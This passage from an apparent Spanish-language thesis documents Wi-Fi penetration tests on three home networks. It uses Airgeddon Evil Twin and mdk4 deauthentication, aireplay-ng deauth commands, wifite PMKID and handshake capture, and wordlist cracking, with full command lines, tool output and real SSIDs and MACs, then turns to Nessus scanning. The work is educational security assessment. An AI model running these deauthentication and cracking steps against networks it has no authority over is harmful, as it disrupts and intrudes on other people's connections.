Uno de los requisitos para realizar Pentesting es que nuestra máquina virtual pueda detectar conexiones Wi-Fi porque al instalar Kali Linux por defecto se conecta a internet de forma cableada. Por lo cual se necesita una tarjeta de red Wi-Fi externa para conectarlo a nuestra máquina virtual. Eso se debe a que, la tarjeta de red del equipo ya se encuentra siendo utilizada por la máquina principal entonces la misma no puede ser usada en una máquina virtual, por lo que se debe a conectar una tarjeta de red inalámbrica wifi externa.

```
(root@kali)-[~/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Encryption key:off
        Power Management:off
```

Figura 3.11: Wlan0 modo: Managed

3.3.2 Fase de Escaneo de redes wifi

En esta fase se conecta la tarjeta de red wifi a la máquina virtual para detectar la red a evaluar.

```
(root@kali)-[~/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    IEEE 802.11  Mode:Monitor  Frequency:2.442 GHz  Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Power Management:off
```

Figura 3.12: Wlan0 modo monitor

Levantar la conexión de la wlan0 en modo monitor como se puede observar en la figura 3.12.

La figura 3.13 muestra la ejecución del comando airodump-ng con el cual se puede observar las redes que están disponibles.

```
(root@kali)-[~/home/kali]
└─# airodump-ng wlan0

CH 10 ][ Elapsed: 18 s ][ 2022-12-05 11:50

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
80:41:26:CE:C1:A4    -106     6           0  0  2  130  WPA2  CCMP   PSK   FAMILIA CALUCHO P
D8:32:14:44:D2:01    -101    11           0  0  7  130  WPA2  CCMP   PSK   ECUABIT-MICAELA
E4:C3:2A:55:C9:ED    -93     59           2  0  6  270  WPA2  CCMP   PSK   SPEEDY SCARLET
```

Figura 3.13: Redes detectadas a nuestro alcance

3.3.3 Fase de Explotación

3.3.3.1 Red inalámbrica Doméstica 1

En la red inalámbrica doméstica 1 con la herramienta Airgeddon, esta herramienta tiene varios tipos de ataques la mayoría de ellos necesita el handshake para continuar con el buen funcionamiento de la herramienta.

La figura 3.14 muestra el inicio de la herramienta de Airgeddon.



Figura 3.14: Inicio de Airgeddon para la red doméstica 1

Una vez iniciado Airgeddon. Se eligió la opción 2 la cual es la tarjeta de red externa como se puede observar en la figura 3.15.




Figura 3.15: Listas de Interfaz

La figura 3.16 muestra el menú del modo de interfaz donde se puede cambiar con la opción 2 a modo monitor.

```
***** Menu principal airgeddon v11.10 *****
**
Interfaz wlan0 seleccionada. Modo: Managed. Bandas soportadas: 2.4Ghz

Selecciona una opción del menú:

0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed

4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise

11. Acerca de 6 Créditos / Menciones de patrocinadores
12. Menú de opciones e idioma

*Consejo* Selecciona una interfaz wifi para poder realizar más acciones que c
on una interfaz ethernet

> 2
```

Figura 3.16: Menú del modo de Interfaz

- **Ataques**

- Evil Twin AP con portal cautivo este tipo de ataques consta de clonar una red wifi mediante Phishing el cual permite obtener las credenciales de la red.

La figura 3.17 muestra el menú de ataques disponibles en este caso se escogió el menú de ataques Evil Twin.

```
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed

4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise

11. Acerca de 6 Créditos / Menciones de patrocinadores
12. Menú de opciones e idioma

*Consejo* A partir de la versión 9.20 de airgeddon, tmux está soportado y se
puede utilizar en lugar de xterm como gestor de ventanas. Se puede lanzar el
script en un entorno sin un sistema gráfico de ventanas X. Solo se recomienda
hacerlo para usuarios avanzados. Como cualquier otra opción, se puede config
urar desde el menú de opciones, configurarlo en el fichero de opciones ./air
geddonrc o lanzarlo usando el "flag" AIRGEDDON_WINDOWS_HANDLING en la línea d
e comandos. Más información acerca de la personalización de opciones en el Wi
ki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Options

> 7
```

Figura 3.17: Menús de ataques

En el menú de ataques Evil Twin AP, se encuentra el ataque Evil Twin Ap con portal cautivo como se observa en la figura 3.18.

Este tipo ataque crea una red igual a la que se usa, el cual desconectará del dispositivo y volverá a pedir introducir la clave de red y así obtener el handshake.

```
Interfaz wlan0 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: Ninguno
Canal seleccionado: Ninguno
ESSID seleccionado: Ninguno

Selecciona una opción del menú:

0. Volver al menú principal
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Explorar para buscar objetivos (modo monitor requerido)
   (sin sniffing, solo AP)
5. Ataque Evil Twin solo AP
   (con sniffing)
6. Ataque Evil Twin AP con sniffing
7. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2
8. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2/BeEF
   (sin sniffing, portal cautivo)
9. Ataque Evil Twin AP con portal cautivo (modo monitor requerido)

*Consejo* Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20%20Trouble%20shooting) o preguntar en nuestro canal de Discord. Enlace de invitación: https://discord.gg/sQ9dgt9

> 9
```

Figura 3.18: Ataque Evil Twin AP con portal cautivo

La figura 3.19 muestra las redes que están al alcance. Una vez encontrado la red a evaluar se debe parar la captura.

```
Capturing Handshake

CH 6 ][ Elapsed: 0 s ][ 2023-01-11 22:06

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
E4:C3:2A:55:C9:ED -93 76    48        0  0    6  270  WPA2 CCMP  PSK  SPEEDY SCARLET

BSSID          STATION    PWR  Rate  Lost  Frames  Notes  Probes
```

Figura 3.19: Redes detectadas

De acuerdo con la figura 3.20, al cerrar el escaneo de redes. Ingresar el número donde se encuentra ubicado la red a evaluar.

```
***** Selecccionar objetivo *****
***
  N.      BSSID      CANAL  PWR   ENC   ESSID
-----
  1)    E4:C3:2A:55:C9:ED   6    7%  WPA2  SPEEDY SCARLET

Sólo un objetivo detectado. Se ha seleccionado automáticamente
Pulsa la tecla [Enter] para continuar ...
```

Figura 3.20: Redes detectadas después del monitoreo

- Ataque Deauth/Disassoc amok mdk4 ataque usado para desautenticación de los clientes mediante el uso de Handshake (establecimiento de comunicación).

La figura 3.21 muestra los ataques que se pueden realizar en la red seleccionada en este caso se usó el ataque Deauth/Disassoc amok mdk4 para obtener la información mediante la obtención del handshake.

```
***** Desautenticación para Evil Twin *****
***
Interfaz wlan0 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: E4:C3:2A:55:C9:ED
Canal seleccionado: 6
ESSID seleccionado: SPEEDY SCARLET
Fichero de Handshake seleccionado: Ninguno

Selecciona una opción del menú:
-----
0. Volver al menú de ataques Evil Twin
-----
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque WIDS / WIPS / WDS Confusion
-----
*Consejo* Si no consigues desautenticar a los clientes de un AP con un ataque
, elige otro :)
-----
> 1
```

Figura 3.21: Tipos de ataques Evil Twin

La figura 3.22 muestra el proceso de obtención del handshake en el cual se debe esperar unos minutos para que la herramienta logre obtener el handshake.




Figura 3.22: Proceso para obtener el handshake

La figura 3.22.1 muestra de una manera más clara el proceso de captura del handshake previamente observada en la figura 3.22.




Figura 3.22.1: Captura del el handshake

La figura 3.22.2 muestra de una manera más clara el ataque mdk4 amok previamente observada en la figura 3.22.




Figura 3.22.2: Ataque mdk4 para captura del el handshake

Con esta herramienta en esta red no se pudo conseguir el handshake, como se muestra en la figura 3.23.

```
Si no tienes un fichero de Handshake capturado de la red objetivo puedes obtenerlo ahora
¿Tienes ya un fichero de Handshake capturado? Responde sí ("y") para introducir la ruta o responde no ("n") para capturar uno ahora [y/N]
> n
Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [20]:
>
Timeout elegido 20 segundos
Se abrirán dos ventanas. Una con el capturador del Handshake y otra con el ataque para expulsar a los clientes y forzarles a reconectar
No cierres manualmente ninguna ventana, el script lo hará cuando proceda. En unos 20 segundos como máximo sabrás si conseguiste el Handshake
Pulsa la tecla [Enter] para continuar...
Espera. Ten un poco de paciencia...
Parece que no lo hemos conseguido... inténtalo de nuevo, elige otro ataque o incrementa el timeout
Pulsa la tecla [Enter] para continuar... █
```

Figura 3.23: Respuesta de la obtención del handshake

- **Tipo de prueba**

Con la herramienta Airededdon se ha realizado una prueba de caja negra la cual se realiza un ataque desde afuera si ningún tipo de información. Mientras que con la herramienta Nessus se ha realizado la identificación de las vulnerabilidades de todos los dispositivos conectados en la red doméstica 1.

- **Nivel de seguridad**

Según los diferentes tipos de ataques realizados a esta red se puede decir que es una red segura debido a que no se pudo conseguir ningún tipo de información. Esta red tiene seguridad Wi-Fi WPA2 con el método de cifrado AES (Advanced Encryption Standard), el cual cuenta con 8 o más caracteres de longitud en sus contraseñas.

Desde la instalación del servicio su respectivo proveedor de internet facilito la configuración de seguridad adecuada al cliente.

3.3.3.2 Red inalámbrica Doméstica 2

En la red inalámbrica doméstica 2 con la herramienta Aircrack-ng, esta herramienta incluye un analizador de paquetes de red, recuperación de contraseñas WEP y WPA/WPA2-PSK y herramientas de auditoría inalámbrica.

La figura 3.24 muestra el comando para detectar las redes cercanas.

```
(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0
```

Figura 3.24: Comando aircrack-ng en la red doméstica 2

Visualizar de la red inalámbrica a evaluar, como se observa en la figura 3.25.

```
Archivo Acciones Editar Vista Ayuda
CH 2 ][ Elapsed: 1 min ][ 2023-01-11 11:14
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
60:E3:27:89:B3:1A -82    244      58  0  5  65  WPA2 CCMP  PSK  FAMILIA CURAY.
BSSID          STATION      PWR  Rate  Lost  Frames Notes Probes
60:E3:27:89:B3:1A 3A:C8:BD:33:A6:A4 -25  24e- 6e  0    55
```

Figura 3.25: Redes inalámbricas detectadas con aircrack-ng

Comando para capturar del tráfico específico de la red a evaluar.

-c canal donde se encuentre la red a evaluar.

-w este parametro sirve para crear el archivo de captura donde se va a poder almacenar la información del tráfico de la red.

--bssid código de identificación de una red inalámbrica.

wlan0 nombre de la tarjeta de red.

El siguiente comando de la figura 3.26 se utiliza para capturar el tráfico de una red en específico el cual se va a guardar en un archivo en este caso tare32, como se puede observar en la figura 3.27.

```
(root@kali)-[~/home/kali]
└─# sudo airodump-ng -c 5 -w tare32 --bssid 60:E3:27:89:B3:1A wlan0
```

Figura 3.26: Comando para capturar del tráfico específico de una red

```
root@kali: /home/kali 94x24
CH 4 ][ Elapsed: 1 min ][ 2023-01-11 11:16 ][ fixed channel wlan0: 8
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
60:E3:27:89:B3:1A -78  0    189      0  0  5  65  WPA2 CCMP PSK  FAMILIA CURAY.
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
60:E3:27:89:B3:1A 3A:C8:BD:33:A6:A4 -81  0 - 1e  0    18
```

Figura 3.27: Tráfico específico de una red

- **Ataques**

- Fake authentication with AP (-1). - Falsa autenticación con AP, este tipo de ataque realizara una falsa autenticación con la dirección MAC.
- Standard ARP-request replay (-3). - Repetición de solicitud de ARP estándar, este tipo de ataque consiste en el reenvío de petición ARP request hasta que encuentre un paquete ARP y cuando lo hace lo reenvía al punto de acceso.
- Deauthenticate 1 or all stations (-0). - Este tipo de ataque envía paquetes no relacionados a uno o más clientes a un punto de acceso en particular.

Deauthenticate 1 or all stations (-0) consiste en la asociación del dispositivo con la red inalámbrica para capturar el handshake, por lo cual se debe forzar la desconexión de un dispositivo donde:

-0 ataque desautenticación.

2 número de veces que se va a realizar la desautenticación.

-a dirección Mac del Router.

-c dirección Mac del cliente.

La figura 3.28 muestra el comando que se utiliza para desautenticar en el cual se toma el bssid del Router y del cliente.

```
(root@kali)-[~/home/kali]
└─# sudo aireplay-ng -0 2 -a 60:E3:27:89:B3:1A -c 3A:C8:BD:33:A6:A4 wlan0
11:22:34 Waiting for beacon frame (BSSID: 60:E3:27:89:B3:1A) on channel 5
11:22:34 Sending 64 directed DeAuth (code 7). STMAC: [3A:C8:BD:33:A6:A4] [ 0|11 ACKs]
11:22:35 Sending 64 directed DeAuth (code 7). STMAC: [3A:C8:BD:33:A6:A4] [29|58 ACKs]
```

Figura 3.28: Ataque desautenticación

Una vez que el dispositivo se desconecte de la red inalámbrica y vuelva a conectarse se obtendrá el handshake, el cual aparecerá en la parte superior donde se encuentran las redes que capturo a su alcance, como se puede observar en la figura 3.29.

```
CH 9 ][ Elapsed: 10 mins ][ 2023-01-11 11:23 ][ WPA handshake: 60:E3:27:89:B3:1A
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
3C:84:6A:18:4F:70 -1      0          5   0   4  -1  WPA                <length: 0>
60:E3:27:89:B3:1A -79    3144       588   0   5  65  WPA2 CCMP  PSK  FAMILIA CURAY.
```

Figura 3.29: Obtención del handshake

Una vez obtenido el handshake se guarda en el archivo de captura como se puede observar en la figura 3.30, el cual se puede usar con un diccionario para poder descifrar la clave. Se debe tener en cuenta que esta herramienta no proporciona un diccionario para tratar descifrar la clave.

```
(kali@kali)-[~]
└─$ ls
Descargas  Público
Documentos tare32-01.cap
Escritorio tare32-01.csv
Imágenes  tare32-01.kismet.csv
Música    tare32-01.kismet.netxml
Plantillas tare32-01.log.csv
```

Figura 3.30: Archivo de captura de handshake

- **Nivel de seguridad**

De acuerdo con el ataque de, desautenticación se ha podido conseguir el handshake por medio de un dispositivo. Aunque es importante tener en cuenta que obtener el handshake de una red inalámbrica no garantiza la obtención directa de la clave de acceso. Esta red tiene configurado la seguridad Wi-Fi WPA2 con el método de cifrado AES (Advanced Encryption Standard), el cual cuenta con 8 o más caracteres de longitud en sus contraseñas.

Además, desde la instalación del servicio su respectivo proveedor de internet facilito la configuración de seguridad adecuada al cliente, además se encuentran pendientes a nuevas actualizaciones en el Router.

3.3.3.3 Red inalámbrica Doméstica 3

En la red inalámbrica doméstica 3 con la herramienta Wifite, esta herramienta tiene a su disposición varios tipos de ataques que se van ejecutando de acuerdo con las características de su red y cuando uno de ellos no funciona.

La figura 3.33 muestra el inicio de la herramienta wifite.




```
(root@kali)-[~/home/kali]
└─# wifite

wifite2 2.6.6
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2
```

Figura 3.33: Inicio de wifite en la red doméstica 3

La ejecución de la herramienta wifite2 muestra directamente las redes cercanas, como se puede observar en la figura 3.34.



```
NUM          ESSID          CH  ENCR  PWR  WPS  CLIENT
-----
1          CNT_MONSERRAT  4  WPA-P 54db  no   5
2          Leandro        4  WPA-P  9db  yes  1
3  CABLESPEED JOHANNA  6  WPA-P -2db  no
4  ALEXANDER 2.4G    1  WPA-P -5db  no
5  SPEEDY ACUNA     2  WPA-P -5db  yes
6  INTERNET CNT    11  WPA-P -6db  yes
[+] Select target(s) (1-6) separated by commas, dashes or all: 1
```

Figura 3.34: Redes encontradas con wifite

- **Ataques**
 - WPS Pixie-Dust este tipo de ataque actúa inmediatamente cuando el WPS activado en este caso no se ha podido avanzar con ese tipo de ataque, ya que el Router lo tienes desactivado.
 - WPS Pin Attack este tipo de ataque actúa cuando el dispositivo está configurado mediante WPS pin el cual muestra un número de 8 dígitos el cual se ingresa para

conectarnos a la red. En este caso no se pudo avanzar con este ataque ya que el WPS está desactivado.

- PMKID es el ID de la clave maestra PMK (pairwise master key), y en los routers que tienen activado roaming, este ID de la clave se envía en el primer mensaje del handshake por lo tanto no es necesario capturar un handshake completo[47].

La figura 3.35 muestra la captura de PMKID con la herramienta wifite.

En este caso no se ha podido obtener el handshake con este ataque porque su tiempo de espera ha terminado.

```
[+] Select target(s) (1-6) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against D4:46:49:E6:1D:2C (CNT_MONSERRAT)
[+] CNT_MONSERRAT (54db) PMKID CAPTURE: Waiting for PMKID (4m16s) █
```

Figura 3.35: Captura de PMKID con wifite

- WPA Handshake es una serie de parámetros donde se incluye la contraseña cifrada y procede analizar en su diccionario de claves llamado wordlist, compara las palabras del diccionario esperando que una de esas palabras coincide con la contraseña.

La figura 3.36 muestra el inicio de la captura de WPA Handshake con wifite.

Después de 2 minutos de captura se ha podido obtener el handshake e inmediatamente procederá a compararla en su diccionario, como se puede observar en la figura 3.37.

```
[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] CNT_MONSERRAT (55db) WPA Handshake capture: Listening. (clients:0, deauth:14s, timeout:4m)
[+] CNT_MONSERRAT (24db) WPA Handshake capture: Discovered new client: 02:E0:20:05:31:89
[+] CNT_MONSERRAT (24db) WPA Handshake capture: Listening. (clients:1, deauth:13s, timeout:4m)
[+] CNT_MONSERRAT (24db) WPA Handshake capture: Discovered new client: 90:63:3B:75:A0:5A
[+] CNT_MONSERRAT (24db) WPA Handshake capture: Listening. (clients:2, deauth:12s, timeout:4m)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Discovered new client: D6:41:4A:57:E5:15
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:3, deauth:11s, timeout:4m)
[+] CNT_MONSERRAT (24db) WPA Handshake capture: Listening. (clients:3, deauth:10s, timeout:4m)
[+] CNT_MONSERRAT (55db) WPA Handshake capture: Listening. (clients:3, deauth:9s, timeout:4m)
[+] CNT_MONSERRAT (54db) WPA Handshake capture: Listening. (clients:3, deauth:8s, timeout:4m)
[+] CNT_MONSERRAT (55db) WPA Handshake capture: Listening. (clients:3, deauth:7s, timeout:4m)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:3, deauth:6s, timeout:4m)
[+] CNT_MONSERRAT (55db) WPA Handshake capture: Discovered new client: 00:F4:8D:A2:34:6B
[+] CNT_MONSERRAT (55db) WPA Handshake capture: Listening. (clients:4, deauth:5s, timeout:4m)
[+] CNT_MONSERRAT (54db) WPA Handshake capture: Listening. (clients:4, deauth:4s, timeout:4m)
[+] CNT_MONSERRAT (55db) WPA Handshake capture: Listening. (clients:4, deauth:3s, timeout:4m)
```

Figura 3.36: Captura de WPA Handshake con wifite

```
[+] CNT_MONSERRAT (24db) WPA Handshake capture: Listening. (clients:5, deauth:4s, timeout:3m)
[+] CNT_MONSERRAT (54db) WPA Handshake capture: Listening. (clients:5, deauth:3s, timeout:3m)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:2s, timeout:3m)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:1s, timeout:3m)
[+] CNT_MONSERRAT (56db) WPA Handshake capture: Listening. (clients:5, deauth:0s, timeout:3m)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:0s, timeout:3m)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:14s, timeout:2)
[+] CNT_MONSERRAT (54db) WPA Handshake capture: Listening. (clients:5, deauth:13s, timeout:2)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:12s, timeout:2)
[+] CNT_MONSERRAT (53db) WPA Handshake capture: Listening. (clients:5, deauth:11s, timeout:2)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:10s, timeout:2)
[+] CNT_MONSERRAT (65db) WPA Handshake capture: Listening. (clients:5, deauth:9s, timeout:2m)
[+] CNT_MONSERRAT (56db) WPA Handshake capture: Listening. (clients:5, deauth:8s, timeout:2m)
[+] CNT_MONSERRAT (54db) WPA Handshake capture: Listening. (clients:5, deauth:7s, timeout:2m)
[+] CNT_MONSERRAT (56db) WPA Handshake capture: Discovered new client: B0:1C:0C:A9:BC:86
[+] CNT_MONSERRAT (56db) WPA Handshake capture: Listening. (clients:6, deauth:6s, timeout:2m)
[+] CNT_MONSERRAT (56db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_CNTMONSERRAT_D4-46-49-E6-1D-2C_2022-12-16T10-41-27.cap saved

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (d4:46:49:e6:1d:2c)
[+] aircrack: .cap file contains a valid handshake for (D4:46:49:E6:1D:2C)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 9.77% ETA: 2m43s @ 1126.2kps (current key: whitebear)
```

Figura 3.37: Obtención del Handshake

En este caso no se ha podido obtener la información requerida debido a que no se ha podido encontrar la contraseña dentro del diccionario, como se puede observar en la figura 3.38.

```
[+] saving copy of handshake to hs/handshake_CNTMONSERRAT_D4-46-49-E6-1D-2C_2022-12-16T10-41-27.cap saved

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (d4:46:49:e6:1d:2c)
[+] aircrack: .cap file contains a valid handshake for (D4:46:49:E6:1D:2C)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 1054.8kps (current key: 02200220)
[!] Failed to crack handshake: wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting

root@kali-[/home/kali]
```

Figura 3.38: Respuesta a la comparación del handshake en el diccionario

- **Tipo de prueba**

Con la herramienta Wifite se ha realizado una prueba de caja negra la cual se realiza un ataque desde afuera. Mientras que con la herramienta Nessus se ha realizado la identificación de las vulnerabilidades de todos los dispositivos conectados en la red doméstica 3.

- **Nivel de seguridad**

Aunque con esta herramienta se ha podido conseguir el handshake con uno de sus ataques, no garantiza la obtención de la clave, ya que al compararla con el diccionario que esta herramienta facilita no se ha podido descifrarla. Además, luego de realizar los diferentes tipos de ataques en esta red se puede decir que es una red segura, ya que esta red tiene el WPS desactivado para que terceras personas no puedan conectarse fácilmente a la red.

Además, utiliza la seguridad Wi-Fi WPA2 con el método de cifrado AES (Advanced Encryption Standard), el cual cuenta con 8 o más caracteres de longitud en sus contraseñas.

Desde la instalación del servicio su respectivo proveedor de internet facilito la configuración de seguridad necesaria al cliente.

3.3.4 Fase de Análisis de vulnerabilidades

Una vez que se ha ingresado a la red, se procede a realizar un análisis de sus vulnerabilidades mediante la herramienta Nessus la cual es utilizada para el escanear vulnerabilidades no solo en el ámbito estudiantil, sino también en el ámbito empresarial.

Las vulnerabilidades encontradas se clasifican de acuerdo con el tipo de gravedad mediante el uso de colores como: Rojo=Crítico, Naranja=alto, Beige=medio, Amarillo=bajo, Azul=información (impacto mínimo).




Figura 3.39: Clasificación de las vulnerabilidades

3.3.4.1 Red inalámbrica Doméstica 1

Al ejecutar un escaneo de toda la subred en este caso 192.168.0.0/24.

El resultado del escaneo muestra todos los dispositivos que están conectados a la red con sus respectivas vulnerabilidades. En este caso se encontró 2 de 4 dispositivos con vulnerabilidades, pero solo uno de ellos presenta una vulnerabilidad crítica la cual proviene del Router y una vulnerabilidad alta la cual proviene de una computadora.

La figura 3.40 muestra los dispositivos conectados a la red y sus respectivas vulnerabilidades.




Figura 3.40: Vulnerabilidades encontradas en la red doméstica 1

El dispositivo 192.168.0.1 muestra una vulnerabilidad crítica, como se puede observar en la figura 3.41.




Figura 3.41: Dispositivo con vulnerabilidad crítica

Al escoger el dispositivo con la vulnerabilidad crítica muestra las vulnerabilidades, como se puede observar en la figura 3.42.

La figura 3.43 muestra una pequeña descripción del problema.

